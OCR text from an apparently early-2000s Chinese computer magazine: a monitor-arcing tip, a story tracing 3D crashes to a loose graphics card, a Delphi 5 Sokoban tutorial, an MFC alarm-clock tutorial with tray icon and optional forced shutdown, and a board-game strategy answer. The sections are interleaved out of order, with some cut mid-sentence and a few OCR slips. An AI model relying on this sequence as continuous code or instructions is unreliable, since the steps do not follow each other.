2.当你的显示器使用一段时间后，可能听见显示器里不时传出“啪啪”声，并且屏幕有时也会随着产生干扰波纹，这是由于显像管高压打火造成的。一般打火较易出现在显像管的阳极高压端，也就是显像管背上连着一根粗电缆的地方。电缆和显像管连接的地方常用一个皮罩遮住，你可以先翻开皮罩用无水酒精清洗干净后，用灭弧灵（一种消除弧光的软膏状的东西，可以在家电维修部买到）注入到里面。

通过以上的步骤，你心爱的显示器是不是又恢复了当年的神采？不过以上操作大家一定要小心，谨防触电。

寻根问底找3D

张京京



2.内存：会不会是内存不兼容？将别人的192MB内存拔掉，开机试验，还是老问题。

3.显卡：看来，问题最大可能就出在显卡上了。为排除显卡芯片太热的因素，在关机30分钟后重新开机，结果问题依旧。在Win98中选择DirectX诊断工具的主控程序——DXDiag（在X:\Program Files\DIRECTX\SETUP目录中），选择“显示”项，在其中有关于“Direct Draw”和“Direct 3D”这两项的测试，只要进行测试，系统就完全死锁，这就更进一步让我确信是显卡的问题。

这几天我的一个同学有事外出，我趁机拔了他两根内存条（一条64MB，一条128MB），装到自己的计算机上。装上内存后，启动Win98和Win2000都很正常。

黑暗前的黄昏　当天晚上，我从同学那里借了几部MPEG4格式的影片，启动进入Win98，先打开Winamp播放MP3，然后练FIFA2000，结果在进入主画面选择完对手，程序引导进入比赛时突然黑屏，但显示器灯常亮，音箱中音乐也很正常。难道是运行游戏时又运行了Winamp的缘故？不会啊，SB Live!是支持多音频流的，而且昨天我还这样玩游戏的，没有问题啊！

严谨的分析过程　试试关闭Winamp，只运行游戏，结果一样，一进入游戏的正式画面就黑屏死机。等先看了片再来解决这个问题吧。谁知道在Win98下用Media Player7看MPEG4，在显示了电影最开始的画面后也死掉了，而影片中的人物对话等却还在后台“正确”即时播送。

怎么回事？难道是显示驱动的问题？重启回到Win98中查看“系统设备”中关于“显示适配器”的选项，一切都表明显示的驱动程序工作正常。我这时以为可能是这些天软件安装、删除太频繁而导致系统的注册表出了问题，于是在DOS下将4天前的注册表重新导了回来，结果返回Win98情况照旧。那就去Win2000下看片吧，但结果一样。这时我意识到这可能不是软件设置问题，而是硬件发生问题了。

1.CPU：从问题的现象来看，最大的可能和CPU、内存和显卡有关系。由于我的CPU自从买来后一直在超频（C333超500）使用，所以首先想到的是CPU，但我的CPU是“久经考验”的赛扬极品333，超频后曾经拷机48小时，应该没有问题。于是将CPU频率重新跳回333，问题依旧。为了确切排除CPU的因素，我又从别人那里借来了PII350，测试的结果还是一样。

为免去重新安装驱动之苦，我找同学借了块和自己的显卡同芯片组的显卡（我的是TNT2 M64），插上重启，一切问题都解决了，游戏可以玩了，MPEG4也可以看了。

柳暗花明　看来就是显卡在捣鬼，但显卡在不玩游戏、不看影片时一切正常，上面的“DirectX”测试也表明了显卡只是在处理DirectX时出现问题。难道自己的这块卡只能当纯2D卡来使用？再去买一块手头又没有“米”，实在是不甘心。无奈之下只好再把自己的那块“问题”显卡重新装入机箱，开机进入Win98。看着那些刚刚拷入硬盘的几GB的MPEG4，只好删除了，谁知道在删除一个MPEG4文件时无意间鼠标左键按了一下（我在Windows中为方便将默认的双击改为单击），系统自动调用Media Player7进行播放，我想又得重新启动了。令人感到惊讶的是，这次竟然没有问题了。

寻根问底　到底是什么原因引起自己计算机出现这个问题，而现在又如此顺利地得以解决呢？回想自己今天一天来对计算机的“活动”，也就主要是开机箱加内存和换卡进行测试，而以前加内存都没有出现过今天的问题。会不会是在加内存时无意间碰了显卡，造成它接触不良，后来换卡测试重新插回后又插好了呢？

怀着这个疑问，我重新打开机箱，将显卡的固定螺丝旋开，将显卡稍微倾斜一下后重新拧紧，重新开机。在重复以上步骤几次后，终于在某个倾斜角度上出现了上面所出现的问题，由此证实了我的猜测。

硬件接触不良引起的一些问题以前在装机的时候也遇到一些，但一般的接触不良通常会引起硬件的无法使用。显卡接触不良通常会导致开机时无法显示，并出现黑屏的现象，同时还会伴有一长二短的警报声（使用Award BIOS的主板），像我这样的2D显示正常、3D显示出现问题的情况比较少见，希望我的经历能对大家有所帮助。

电脑游戏自己做

□西安　鞠大龙

—用 Delphi5 做推箱子的游戏（二）

大家好！在连载的第三期中，我们要对主程序进行完善。精灵单调的步子一定让人很难受吧？所以首先让我们看看如何让精灵动起来。

一、动画的实现

这个很简单，主要是利用时钟控件 timer1(Timer 控件)。其实只要把时钟控件的 interval 设置为 200，在时钟控件的ontimer事件中，根据小人的位置确定bkground画布要画的位置，根据该位置的二维数组的值判断小人的方向，从而确定画哪一个方向上的两幅图片，在该位置将两幅图片交叉不停地更新，即可以实现动画效果。现在双击时钟控件，加入如下代码：

```
timer1.enabled:=false;//关闭时钟
//根据小人当前位置确定图片
  case box[localx][localy] of
    51,61:comimage:=pushr2;
    52,62:comimage:=pushr1;
    53,63:comimage:=pushl2;
    54,64:comimage:=pushl1;
    55,65:comimage:=pushu2;
    56,66:comimage:=pushu1;
    57,67:comimage:=pushd2;
    58,68:comimage:=pushd1;
     else
       exit;
  end;
  // 对小人当前位置的值进行改变，如果是双数则减 1，否则加 1
  if (box[localx][localy] mod 2)=0 then
     box[localx][localy]:=box[localx][localy]-1
  else
     box[localx][localy]:=box[localx][localy]+1;
  //直接拷贝需要的图片到bkground画布中
  bkground.Canvas.CopyRect(rect(localy*30-30,localx*30-30,localy*30,
localx*30), comimage.Canvas, rect(0,0,30,30));
  timer1.enabled:=true;//开启动画
```

这样再运行程序，你将看见一个动画的小人，程序又生动又活泼吧（如图 1）！

二、撤消的实现

撤消是根据在移动过程中保持下来的数据（当前坐标、上一次的坐标、是否移动箱子）进行恢复。恢复时要考虑如下几个方面：（1）步数的减少；（2）是否移动箱子；




图 1

（3）如果移动了箱子，黄箱子数是否要改变。

现在点击菜单中的“撤消”选项，加入如下代码：

```
if soundflag then
   sndplaysound(pchar(comdir+'\sound\backbox.wav'),
SND_ASYNC);
  steps:=steps-1;//步数减1
  statusbar1.Panels[1].text:='你的移动步数为'+inttostr(steps);
  //恢复小人到上一次的位置
  case box[lastx][lasty] of
          2:box[lastx][lasty]:=57;
          4:box[lastx][lasty]:=67;
  end;
  //判断是否移动箱子
  if ifmove then
       case box[localx][localy] of
     51,52,53,54,55,56,57,58:box[localx][localy]:=3;
     61,62,63,64,65,66,67,68:box[localx][localy]:=7;
       end
     else
       case box[localx][localy] of
     51,52,53,54,55,56,57,58:box[localx][localy]:=2;
     61,62,63,64,65,66,67,68:box[localx][localy]:=4;
       end;
  //根据当前坐标和小人上一次坐标进行恢复
  if (lastx=localx) and (lasty=localy-1) then//从下恢复
  begin
    if ifmove then
       case box[localx][localy+1] of
```

```
        7:box[localx][localy+1]:=4;
        3:box[localx][localy+1]:=2;
      end;
  end;
  if (lastx=localx) and (lasty=localy+1) then//从上恢复
  begin
    if ifmove then
    begin
      case box[localx][localy-1] of
        7:box[localx][localy-1]:=4;
        3:box[localx][localy-1]:=2;
      end;
    end
  end;
  if (lastx=localx-1) and (lasty=localy) then//从右恢复
  begin
    if ifmove then
      case box[localx+1][localy] of
        7:box[localx+1][localy]:=4;
        3:box[localx+1][localy]:=2;
      end;
  end;
  if (lastx=localx+1) and (lasty=localy) then//从左恢复
  begin
    if ifmove then
      case box[localx-1][localy] of
        7:box[localx-1][localy]:=4;
        3:box[localx-1][localy]:=2;
      end;
  end;
localx:=lastx;//设置小人当前位置
localy:=lasty;
lastx:=0;//初始化小人上一次坐标
lasty:=0;
//根据数组的值计算黄箱子个数
boxnum:=0;
for i:=1 to 14 do
 for j:=1 to 16 do
  if (box[i][j]=3) then
    boxnum:=boxnum+1;
drawbkground;//根据数组的值对bkground画布重画
```

三、重来的实现

重来是根据关数重新读取文件中的数据到数组中,然后根据数组的值重新对bkground画布进行初始化,实现起来比较简单。现在点击菜单中的"重来"选项,加入如下代码:

```
if soundflag then
 sndplaysound(pchar(comdir+'\sound\retry.wav'),SND_ASYNC);
 steps:=0;//设置步数为0
 statusbar1.panels[1].text:='你的移动步数为'+inttostr(steps);
 lastx:=0;lasty:=0;//初始化小人的上一次位置
 localx:=0;localy:=0;//初始化小人的当前位置
 readfile;//从文件读数组的值
 drawbkground;//根据数组的值对bkground画布重画
```

现在整个功能已经基本实现，你可以大喘一口气，领略一下成功的喜悦。不过，忆往昔，设计推箱子游戏愁；看今朝，还有很多工作要做！呵呵……

四、无效按钮的实现

在程序运行过程中,有时候某个菜单选项由于没有足够的条件不能够被点击,此时要设置该选项为无效状态,在本游戏中,只有"重来"菜单选项需要判断是有效还是无效,这个可以在"重来"菜单选项的上一级菜单功能中实现。

先记住功能菜单的名字,然后在Object Inspector的下拉列表框中选择该名字，进入 Events 页，双击 ONCLICK 事件加入如下代码：

```
procedure TForm1.N1Click(Sender: TObject);
begin
if soundflag then//创造声效
 sndplaysound(pchar(comdir+'\sound\click.wav'),SND_ASYNC);
 n5.enabled:=false;//设置撤消菜单无效
 n7.enabled:=true;//设置重来菜单有效
 if lastx<>0 then//判断上一次小人位置横坐标是否为0
    n5.enabled:=true;//如果不为0,则设置撤消菜单有效
end;
```

现在运行程序，点击功能菜单，看见撤消选项变为无效了吧（如图２）？

五、帮助文件的调用

实际上这是一个简单的功能，很多人不是不会，而是不知道而已。现在我告诉你实现方法：点击菜单中的"帮助"选项，加入如下代码即可，不过帮助文件可要自己预先准备好。调用帮助文件的代码如下：

```
shellexecute(application.handle,pchar('open'),pchar('winhlp32.exe'),pchar('box.hlp'),pchar(comdir),sw_show);
```

在程序运行过程中，试试看点击帮助菜单，是不是当前目录下的box.hlp帮助被打开了（如图3）？很简单是吧！但是调用shellexecute需要在单元里加入shellapi单元，就是最开始让你加入的单元,以后在别的程序里使用帮助文件也可以如法炮制，那么你的软件不就上了一个档次吗？

六、退出程序所做的处理




图 2




图 3



知不知道曾获ZDNet最佳共享软件的Speaking Clock Deluxe？它内建多种造型独特的钟表模式，支持语音报时，支持闹钟功能，支持Internet原子钟时间校对。如果你安装了Microsoft Genie，还可以获得动画效果呢！虽然这是一个非常完美的小玩意，不过说起程序编制原理嘛，呵呵，如果你是程序谷的忠实读者，这应该不会太难吧！不规则界面技术我们已经讨论得很多了，使用MS语音引擎朗读也早就介绍过了，而Genie技术也可以通过阅读微软免费的SDK来掌握。编程速食店这次为大家准备的就是揭示程序最基本的框架以及闹钟功能——AC制作流程完全揭密，相信能够给你启示。至于支持Internet原子钟时间校对也是小菜一碟，Internet上有相当多的免费原子钟服务器，连上去读出来就可以了，即使是国内的网络情况，也至多是几秒钟的误差。至于程序的具体代码……不好吧……其实也就是……简而言之：

```
getup();
finished = 0;
while(!finished)
{ coding();
  debuging();
  if(cannotfindanybug)
    finished = 1;
}
releaseit();
gotobed();
```

明白了吗？^_^心动不如行动，如果哪天你编出了一个好程序，一定也给东渐寄上一份！ ——东渐

Alarm Clock 制作流程完全揭密

□北京 钟伟

这是一个简易而又不同寻常的闹钟程序。你可以设定闹钟在何时报时，以及在报时的时候是否自动关闭计算机。与其他的常驻程序一样，它可以在系统托盘上添加一项图标，来显示当前的运行状况。当用户不需要看到主窗口的时候，可以把主窗口设置为隐藏，反之亦可。图1就是运行的效果。



图1




图2

现在正式进入编写流程。首先启动VC，在菜单中选择File>New,在Project属性页中选择MFC AppWizard（exe)，在Project编辑框中输入AC（Alarm Clock的缩写），点击OK。在第一个步骤中选择 Dialog Based并将语言支持设置为中文，点击Next进入下一个步骤，选中3D Control并且去掉About Box，在对话框标题中输入Alarm Clock，然后点击Finish，我们所需要的工程（Project）就生成了。

现在进行界面可视化设计。首先删除原来所有的控件，然后在工程的主对话框上添加三个Static控件，它们的资源ID分别为IDC_STR_TIMESET、IDC_STR_TIMENOW和

当用户退出程序时，通过ini类把当前关数和开启声音标志写到box.ini文件里，同时释放ini类所占用的内存空间，在窗体的ONCLOSE事件中加入如下代码：

```
boxini.WriteInteger('score','lastscore',filenum);//保存关卡数
boxini.writebool('sound','sound',soundflag);//保存声音配置
boxini.Destroy;//释放ini类
```

七、应用程序的图标

应用程序的图标box.ico采用Delphi5本身所带的图片编辑软件，在Tools菜单下有一个Image Editor工具，可以用它制作。操作和Windows的画笔差不多，在此不再详述，我主要教你怎么使用它。要想使你的应用程序的图标不是Delphi5默认的图标，按照如下操作可以更改：

1.点击Project菜单，选择Options选项。

2.选择Application页，看见一个Load Icon…按钮了吧。

3.点击此按钮，随便可以换你的应用程序的图标。

窗口的图标就更容易换了，窗体有一个属性叫Icon，双击该属性，可以随意更换图标。在本程序中统统采用box.ico图标，这可是我的杰作呀！

推箱子游戏基本大功告成，现在可以开始玩推箱子游戏了。什么？你的游戏没有可以过的关卡，并且还没有“关于”？哦，不要着急，设计功能和关于功能下期就介绍了，呵呵……

IDC_STR_TIMEREMAIN，分别用来显示设定的时间、当前的时间和距离报时的时间（如图2）。这里要注意的是，可以对Static（静态框）控件的样式进行指定，以达到更好的效果。我们将前两个控件的Sunken属性选中，以使它们具有下陷的效果（如图3）。这样，这个主界面就设计完成了。




图 3

下面让我们看一下这个程序需要定义的宏以及头文件。打开AcDlg.h文件，在CACDlg的声明上添加如下代码：

```
#include "mmsystem.h"
#define TIMERID_ALARM           1000
#define MYWM_NOTIFYICON         WM_USER+1
```

其中，mmsystem.h文件中包含我们要使用的声音播放函数，必须包含这个文件才能使用。TIMERID_ALARM是我们的定时器ID，MYWM_NOTIFYICON是一个用户自定义消息，它们的用处将在后面介绍。

在做所有事情之前，要先向CACDlg类添加如下的成员变量。在CACDlg类的头文件中找到CACDlg类的源代码，在HICON m_hIcon的下面填写：

```
BOOL     m_bWndHadShow;    //窗口是否已经显示
BOOL     m_bUseBeep;       //是否使用PC喇叭
CMenu    m_popmenu;        //右键弹出的菜单
BOOL     m_bPlaySnd;       //是否播放报时音乐
CTime    m_Time;           //当前的系统时间
CTime    m_SetTime;        //设定的报时时间
CString  m_strWavePath;    //播放的文件路径
BOOL     WhetherShutDown;  //是否自动关闭系统
```

这些变量在以后的处理中要一直使用。

在添加了必要的成员变量之后，让我们来看一下CACDlg的构造函数CACDlg和初始化函数OnInitDialog。构造函数主要负责变量的初始化，其代码如下：

```
CACDlg::CACDlg(CWnd* pParent /*=NULL*/)
        : CDialog(CACDlg::IDD, pParent)
{
    //{{AFX_DATA_INIT(CACDlg)
    // NOTE: the ClassWizard will add member initialization here
    //}}AFX_DATA_INIT
    m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
    m_bPlaySnd=TRUE;
    m_bWndHadShow=TRUE;
    this->m_strWavePath=".\\sound.wav";//这个文件可以自己指定
}
```

OnInitDialog的完整代码如下：

```
BOOL CACDlg::OnInitDialog()
{
    CDialog::OnInitDialog();
    SetIcon(m_hIcon, TRUE);        // Set big icon
    SetIcon(m_hIcon, FALSE);       // Set small icon
    m_popmenu.LoadMenu(IDR_MENUSET);
    m_Time=CTime::GetCurrentTime();
    m_SetTime=m_Time+CTimeSpan(0, 0, 5, 0);
    CString str=m_Time.Format("当前时间：%H，%M，%S");
    SetDlgItemText(IDC_STR_TIMENOW, str);
    str=m_SetTime.Format("定时时间：%H，%M，%S");
    SetDlgItemText(IDC_STR_TIMESET, str);
    ::SetTimer(m_hWnd, TIMERID_ALARM, 50, NULL);
    TaskBarAddIcon(GetSafeHwnd(), 100, m_hIcon, _T("记时程序"));
    //ShowWindow(SW_SHOW);
    m_bWndHadShow=TRUE;
    return TRUE;
}
```

这个闹钟程序中最关键的部分莫过于计时功能了，这需要使用一个计时器并响应计时器消息。在CACDlg的OnInitDialog成员函数中的代码：

```
::SetTimer(m_hWnd, TIMERID_ALARM, 50, NULL);
```

它为程序设置了一个定时器。SetTimer前的::符号表明这个函数不属于任何MFC类;m_hWnd是对话框的窗口句柄，在计时器设定后，计时器消息将发送到m_hWnd所指定的窗口中；TIMERID_ALARM是在前面定义过的计时器标志符，用来作为这个计时器的标志;50指定了相邻两个计时器消息的时间间隔为50毫秒。这样，每个50毫秒，系统就会向这个对话框窗口发送一个标志符（ID）为TIMERID_ALARM的定时器消息，作为我们计时的标准。

在设置好计时器之后，就需要响应这个定时器消息。我们使用ClassWizard为CACDlg类添加OnTimer消息处理函数。在ClassView中CACDlg项上单击鼠标右键，在弹出菜单中选择Add Windows Message Handler，选择WM_TIMER，点击OK，ClassWizard将自动添加OnTimer消息处理函数（如图4）。在这个函数的内部，是计时的实际过程。这个过程的实质是比较用户设定时间和当前系统时间的大小，如果当前的时间超过了设定时间，则进行报时。函数OnTimer的实际代码如下，这里为了便于理解，加了较多的注释：

```
void CACDlg::OnTimer(UINT nIDEvent)
{
   if (nIDEvent==TIMERID_ALARM)    //是我们设定的定时计时器
   {
      m_Time=CTime::GetCurrentTime();          //获得当前的系统时间
       CString str=m_Time.Format("当前时间：%H，%M，%S");
      SetDlgItemText(IDC_STR_TIMENOW,str);//显示当前的系统时间
       CTimeSpan tms=m_SetTime-m_Time;     //计算当前时间与报时时间的间隔
       str=tms.Format("剩余时间：%H小时%M分");
      SetDlgItemText(IDC_STR_TIMEREMAIN,str);//显示当前的系统时间
       if (m_Time>this->m_SetTime)//如果当前时间大于设定时间
       {  if (m_bPlaySnd)              //是否播放报时音乐进行报时
          {    sndPlaySound(this->m_strWavePath, SND_SYNC);//播放报时音乐
               m_bPlaySnd=FALSE;
               if (this->m_bUseBeep)          //操纵PC喇叭演奏报时音乐
               {    for (int i=1;i<=10;i++)
                        Beep(100*i, 100);
               };
          };
          if (this->WhetherShutDown)   //如果设置为自动关闭系统，
```



图 4




图 5




图 7

```
关闭计算机
            ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE, 0); //关闭系统
        };
    };
    CDialog::OnTimer(nIDEvent);//调用基类的OnTimer方法处理剩余事件
}
```

在完成了计时功能之后,设定计时就成了首先要完成的任务。在ResourceView的Dialog一项中单击右键，在弹出的菜单中选择Insert Dialog,在生成的对话框模板中按照图5进行设计。将这个对话框命名为ChTmDlg（改变时间对话框），其成员变量的属性信息如图6所示。

在设计好ChTmDlg类之后,就要使用这个类来完成报时信息的设置。这需要添加一个菜单来向用户提供选项。点击Resource View，在AC resources *上点击鼠标右键，选择Insert …，在弹出的Insert Resource对话框中选取Menu并点击New即可。现在将其资源ID设置为IDR_MENUSET，标题为"POPUP"，向其中添加三项菜单项。在添加菜单项的时候有一个诀窍，在生成的菜单项上选中惟一的一项，单击鼠标右键，选择Properties，在Pop-up选项上连续点击两次，这时就可以向菜单之中添加选项了。

此时选中新生成的菜单项，向其中输入IDC_SETTIME，在Caption中添加“设置报时时间”，资源编辑器将自动向这个菜单项中再添加一项。用同样的方法向这个菜单中添加具有如下ID号的菜单项：

ID号	标题
IDC_HIDEWIN	隐藏--显示
ID_APP_EXIT	退出程序

其中，IDC_SETTIME用来标志设定报时时间的消息。这个消息处理函数需要使用ClassWizard来自动添加。具体的做法是选中弹出菜单的“设置报时时间”项，点击鼠标右键，点击ClassWizard项将弹出如图7所示的对话框。选择Cancel，在Object IDs中选择IDC_SETTIME，在Message列表中双击COMMAND项，点击“OK”按钮，在函数的实现部分添加如下的代码。这里因为要用到更改时间对话框ChTmDlg，因此，在ACDlg.Cpp中的#endif后添加#include "hTmDlg.h"用来包含更改时间对话框。




图 6

```
void CACDlg::OnSettime()
{  ChTmDlg dlg;
   dlg.m_Hour=m_SetTime.GetHour();
   dlg.m_Minu=m_SetTime.GetMinute();
   dlg.m_Sec=m_SetTime.GetSecond();
   dlg.m_bUseBeep=m_bUseBeep;
   dlg.m_Shut=WhetherShutDown;
   if (dlg.DoModal()==IDOK)
    {   m_SetTime=CTime::CTime(m_Time.GetYear(),m_Time.GetMonth(),
        m_Time.GetDay(), dlg.m_Hour, dlg.m_Minu, dlg.m_Sec);
        CString str=m_SetTime.Format("定时时间：%H, %M, %S");
        SetDlgItemText(IDC_STR_TIMESET, str);
       WhetherShutDown=dlg.m_Shut;
       m_bUseBeep=dlg.m_bUseBeep;
       this->m_bPlaySnd=TRUE;
    }
}
```

此外，这里的“隐藏--显示”选项用来响应窗口的显示与隐藏。这个消息处理函数的添加步骤和上面完全相同，其完整代码如下：

```
void CACDlg::OnHidewin()
{
    if (m_bWndHadShow)
    {  ShowWindow(SW_HIDE);
       m_bWndHadShow=FALSE;
    }
    else
    {  ShowWindow(SW_SHOWNORMAL);
       m_bWndHadShow=TRUE;
    }
}
```

在完成了主要的计时功能之后,需要增加一个有用的花样，使这个小程序变得更加好用，那就是向系统托盘添加图标项（如图8），并响应系统状态栏的鼠标消息。那么让我们先来看一看如何向系统托盘添加一个图标项。



实现上面的功能需要使用一个Windows API函数

Shell_NotifyIcon，这个函数通过向操作系统发送消息的方法来实现向系统托盘内添加、删除、修改图标。这个函数的声明为：

```
WINSHELLAPI BOOL WINAPI Shell_NotifyIcon(DWORD dwMessage，PNOTIFYICONDATA pnid);
```

其中dwMessage指定了消息的种类，pnid包含了消息的具体数据，是一个指向NOTIFYICONDATA结构的指针。在这里，有必要向大家简要介绍一下这个结构中的几个有用的成员。NOTIFYICONDATA的定义如下：

```
typedef struct _NOTIFYICONDATA {
  DWORD cbSize;  //指明了这个结构的大小
  HWND hWnd;     //指明了当在系统托盘上发生鼠标消息时，接受消息的窗口
  UINT uID;      //自定义的系统托盘图标标志符
  UINT uFlags;   //指定哪些属性值有效
  UINT uCallbackMessage; //用户定义的回调消息
  HICON hIcon;   //用户设置的托盘图标
  char szTip[64]; //用户设置的托盘图标项的提示符
} NOTIFYICONDATA,*PNOTIFYICONDATA;
```

在我们了解了这个结构的具体内容之后，就可以向系统托盘添加、删除图标了。下面，让我们来看两个函数，它们分别实现了向系统托盘添加、删除图标的功能。这两个函数需要添加在ACDlg.cpp中CACDlg构造函数的上面。在前面，我们已经定义了宏，MYWM_NOTIFYICON用来标志用户发来的信息。这两个函数的完整代码如下：

```
BOOL TaskBarAddIcon(HWND hwnd，UINT uID，HICON hicon，LPSTR lpszTip)
{   NOTIFYICONDATA tnid;
    tnid.cbSize=sizeof(NOTIFYICONDATA);
    tnid.hWnd=hwnd;
    tnid.uID=uID;
    tnid.uFlags=NIF_ICON|NIF_TIP|NIF_MESSAGE;
    tnid.uCallbackMessage=MYWM_NOTIFYICON;
    tnid.hIcon=hicon;
     if(lpszTip)
          lstrcpy(tnid.szTip，lpszTip);
     else
         tnid.szTip[0]='\0';
     return Shell_NotifyIcon(NIM_ADD，&tnid);
}
BOOL TaskBarDeleteIcon(HWND hwnd，UINT uID)
{   NOTIFYICONDATA tnid;
    tnid.cbSize=sizeof(NOTIFYICONDATA);
    tnid.hWnd=hwnd;
    tnid.uID=uID;
     return Shell_NotifyIcon(NIM_DELETE，&tnid);
}
```

其中TaskBarAddIcon在CACDlg的OnInitDialog成员函数中使用，其调用形式如下：

```
TaskBarAddIcon(GetSafeHwnd()，100，m_hIcon，_T("记时程序"));
```

TaskBarDeleteIcon函数在CACDlg的DestroyWindow()中调用，添加时在CACDlg上单击鼠标右键，选择"Add Virtual Functions"，在要添加的函数列表中选择DestroyWindow并点击OK。函数DestroyWindow的完整代码为：

```
BOOL CACDlg::DestroyWindow()
{   TaskBarDeleteIcon(GetSafeHwnd()，100);
    return CDialog::DestroyWindow();
}
```

完成了这两个函数之后，剩下的就是响应系统托盘消息了。在这个应用程序中，消息处理函数是这样定义的：afx_msg void OnMyIconNotify(WPARAM wParam，LPARAM lParam);这行代码要添加在CACDlg类的声明部分的消息处理部分，具体的说，是在DECLARE_MESSAGE_MAP()的上一行添加。然后，需要在CACDlg.CPP中添加函数的消息响应入口和具体的实现部分。在CACDlg.CPP中找到如下代码：

```
BEGIN_MESSAGE_MAP(CACDlg，CDialog)
```

这个宏的下面是对话框类的所有消息的处理入口，在//}}AFX_MSG_MAP的下面添加如下代码：

```
ON_MESSAGE(MYWM_NOTIFYICON，OnMyIconNotify)
```

这样，就完成了消息入口的添加。然后，需要添加具体实现部分，这些代码要添加在CACDlg.CPP的后面。其中，wParam和lParam是系统传来的两个参数。在处理这个消息的时候，首先要将消息参数转换为我们可以识别的类型。函数OnMyIconNotify的完整代码如下：

```
void CACDlg::OnMyIconNotify(WPARAM wParam，LPARAM lParam)
{    UINT uMouseMsg=LOWORD(lParam);//将lParam转换为鼠标消息值
     switch (uMouseMsg)
     {
         case WM_LBUTTONDOWN:  //在图标上单击左键
         {   if (m_bWndHadShow)  //如果窗口显示，则隐藏窗口
             {   ShowWindow(SW_HIDE);
                 m_bWndHadShow=FALSE;
             }
             else          //如果窗口隐藏，则显示窗口
             {   ShowWindow(SW_SHOWNORMAL);
                 m_bWndHadShow=TRUE;
             }
         }break;
         case WM_RBUTTONUP: //在图标上单击右键，弹出功能菜单
         {   CPoint point;
             GetCursorPos(&point);
             CWnd* pTarget = AfxGetMainWnd();
             pTarget->SetForegroundWindow();
             CMenu *psub = (CMenu *)m_popmenu.GetSubMenu(0);
             psub->TrackPopupMenu(TPM_LEFTALIGN|TPM_RIGHTBUTTON，
                 point.x，point.y，this);
             pTarget->PostMessage(WM_NULL，0，0);
         }break;
     }//end of switch
}
```

最后，让我们进行开发环境的设置，主要是设置一下连接选项。选择Project菜单的 Settings，选择Link页面，在Object/library modules中输入winmm.lib，然后编译一下（按F7键），这样，一个简易的闹钟程序就完成了。当然，你可以尽量发挥自己的想象，来给它添加更多的功能，例如提示消息、在不同的时间报告不同的消息和音乐等等。当然，更重要的是要让它发挥作用，当你坐在计算机前需要它自动提醒时间的时候，可不要忘了这个小程序啊。

一种行棋游戏的编程

——2000年第22期擂台赛赛题解答

□辽宁　裴震权

问题：一种棋盘如图1所示的行棋游戏，双方依次每步可且必须向有线段连接的邻点走一步。如黑子被围困在顶点则白棋胜，黑子走到了底线则黑棋胜，请编程与人对弈。实际上这是一种黑白不公平的游戏，除n=2层且黑先行外，白方都存在必胜策略。这里全文刊出擂主裴震权先生的参赛稿，这是一个很不错的参赛稿，算法正确，界面与图形显示也不错，当然还可以再进一步处理得简洁一些，有关源程序可在本刊网站上下载。　——罗光宣




图1

本文将棋盘改成图1的形状，行棋步法就一目了然了，棋子可走象棋的“将”步和“士”步。棋盘层数n=2时先行方胜，黑先黑“将”步下，白先白左子“士”步上，其他走法都将导致败局。n=3时只要白棋不走错，不论哪方先行，都是白棋胜。图2是n=3的白棋行棋程式图，图中每个棋型是前一个棋型黑方应棋后白方应走成的定式。这程式图实际上是一有向连通拓扑图，每个棋型是一顶点，两个始点分别表示黑先和白先，终点表示白胜。图中没有循环通量，表示不可能构成和棋。




图2　n=3白棋行棋程式图




图3　白棋定式图

当n>=4时白子应向黑子进逼，当黑白子层差（如两个白子不并列，按黑子和白下子的层差作为黑白层差）不大于3时，应参考n=3的程式走棋。但层差等于3或层差等于2且黑子在左时，黑子还有退路，白棋还能走出更多的定式棋型。图3是白方行棋定式图。这些定式棋型都能迫使黑子后退，其优序为：

a > b > c = d > e = f = g = h > i > j = k = l = m > n = o。

